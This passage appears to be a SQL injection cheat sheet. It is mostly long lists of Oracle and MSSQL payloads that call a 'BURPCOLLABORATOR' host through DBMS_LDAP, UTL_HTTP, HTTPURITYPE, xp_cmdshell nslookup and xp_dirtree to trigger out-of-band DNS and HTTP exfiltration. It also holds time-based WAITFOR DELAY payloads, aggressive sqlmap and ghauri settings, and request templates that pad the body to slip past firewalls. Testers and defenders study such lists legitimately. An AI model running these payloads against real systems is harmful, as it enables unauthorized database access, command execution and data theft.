')))+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
"+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
")+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
"))+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
")))+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
`+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
`)+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
`))+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
`)))+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
)+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
))+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
)))+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
'+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
')+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
'))+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
')))+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
"+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
")+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
"))+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
")))+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`)+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`))+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`)))+UNION+SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
;SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
);SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
));SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
)));SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
';SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
');SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
'));SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
')));SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
";SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
");SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
"));SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
")));SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`;SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`);SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`));SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`)));SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
)+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
))+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
)))+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
'+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
')+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
'))+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
')))+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
"+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
")+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
"))+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
")))+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
`+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
`)+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
`))+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
`)))+AND+1=(SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
)+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
))+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
)))+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
'+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
')+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
'))+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
')))+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
"+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
")+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
"))+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
")))+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`)+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`))+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`)))+UNION+SELECT+DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
;SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
);SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
));SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
)));SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
';SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
');SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
'));SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
')));SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
";SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
");SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
"));SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
")));SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
`;SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
`);SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
`));SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
`)));SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
)+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
))+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
)))+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
'+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
')+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
'))+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
')))+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
"+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
")+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
"))+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
")))+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
`+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
`)+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
`))+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
`)))+AND+1=(SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL)+--
+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
)+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
))+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
)))+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
'+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
')+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
'))+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
')))+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
"+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
")+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
"))+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
")))+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
`+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
`)+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
`))+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
`)))+UNION+SELECT+UTL_HTTP.REQUEST('http://BURPCOLLABORATOR')+FROM+DUAL+--
;SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
);SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
));SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
)));SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
';SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
');SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
'));SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
')));SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
";SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
");SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
"));SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
")));SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
`;SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
`);SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
`));SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
`)));SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
)+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
))+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
)))+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
'+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
')+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
'))+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
')))+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
"+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
")+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
"))+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
")))+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
`+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
`)+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
`))+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
`)))+AND+1=(SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL)+--
+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
)+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
))+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
)))+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
'+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
')+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
'))+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
')))+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
"+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
")+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
"))+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
")))+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
`+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
`)+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
`))+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
`)))+UNION+SELECT+HTTPURITYPE('http://BURPCOLLABORATOR').GETCLOB()+FROM+DUAL+--
```

SQL Injection

4 - TIME-Based AND DNS Exfiltration SQL Injection Payloads

Microsoft SQL

```
;WAITFOR+DELAY+'0:0:15'+--
);WAITFOR+DELAY+'0:0:15'+--
));WAITFOR+DELAY+'0:0:15'+--
)));WAITFOR+DELAY+'0:0:15'+--
';WAITFOR+DELAY+'0:0:15'+--
');WAITFOR+DELAY+'0:0:15'+--
'));WAITFOR+DELAY+'0:0:15'+--
')));WAITFOR+DELAY+'0:0:15'+--
";WAITFOR+DELAY+'0:0:15'+--
");WAITFOR+DELAY+'0:0:15'+--
"));WAITFOR+DELAY+'0:0:15'+--
")));WAITFOR+DELAY+'0:0:15'+--
`;WAITFOR+DELAY+'0:0:15'+--
`);WAITFOR+DELAY+'0:0:15'+--
`));WAITFOR+DELAY+'0:0:15'+--
`)));WAITFOR+DELAY+'0:0:15'+--
;IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
);IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
)));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
';IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
');IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
'));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
')));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
";IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
");IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
"));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
")));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
`;IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
`);IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
`));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
`)));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--
;EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
);EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
)));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
';EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
');EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
'));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
')));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
";EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
");EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
"));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
")));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
`;EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
`);EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
`));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
`)));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--
;EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
);EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
)));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
';EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
');EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
'));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
')));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
";EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
");EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
"));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
")));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
`;EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
`);EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
`));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
`)));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--
;EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
);EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
));EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
)));EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
';EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
');EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
'));EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
')));EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
";EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
");EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
"));EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
")));EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
`;EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
`);EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
`));EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
`)));EXEC+master..xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
;EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
);EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
));EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
)));EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
';EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
');EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
'));EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
')));EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
";EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
");EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
"));EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
")));EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
`;EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
`);EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
`));EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
`)));EXEC+master.dbo.xp_dirtree+'//BURPCOLLABORATOR/x'+--
;EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
);EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
));EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
)));EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
';EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
');EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
'));EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
')));EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
";EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
");EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
"));EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
")));EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
`;EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
`);EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
`));EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
`)));EXEC+master.dbo.xp_dirtree+'\\\\BURPCOLLABORATOR\\x'+--
```

SQLmap

```
┌──(mahmoud㉿mohamed)-[~]
└─$ python3 sqlmap
```

-r URLRequest.txt

-v 3

--force-ssl

--delay 3

--retries 3

--threads 3

--dbms DB

--tamper Tamper

--level 5

--risk 3

--technique T

--time-sec 15

--hostname

--alert

```
POST /Path HTTP/1.1
Host: SUB.ROOT.TLD
User-Agent: Mozilla
Content-Type: application/x-www-form-urlencoded
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate

chunk=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa8KB-
∞aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&licenseID=string*&c
ontent=string
```

```
POST /Path HTTP/1.1
Host: SUB.ROOT.TLD
User-Agent: Mozilla
Content-Type: application/x-www-form-urlencoded
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate

chunk=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa8KB-
∞aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&licenseID=string%I
NJECT HERE%&content=string
```

ghauri

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ghauri
```

```
-r URLRequest.txt
-v 3
--force-ssl
--delay 3
--retries 3
--threads 3
--confirm
--hostname
--level 3
--technique T
--time-sec 15
-p parameter
```

```
POST /Path HTTP/1.1
Host: SUB.ROOT.TLD
User-Agent: Mozilla
Content-Type: application/x-www-form-urlencoded
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate

chunk=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaa8KB-
∞aaaaaaaaaaaaaaaaaaaaaaaaaaaa&licenseID=string*&c
ontent=string
```

```
POST /Path HTTP/1.1
Host: SUB.ROOT.TLD
User-Agent: Mozilla
Content-Type: application/x-www-form-urlencoded
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate

chunk=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaa8KB-
∞aaaaaaaaaaaaaaaaaaaaaaaaaaaa&licenseID=string%I
NJECT HERE%&content=string
```

burp-send-to

```
xfce4-terminal -H -e %C
```

ghauri

```
ghauri -r %R --force-ssl --delay 1 --timeout 30 --threads 10
--retries 5 --time-sec 15 --level 3 --confirm --batch
```

SQLi

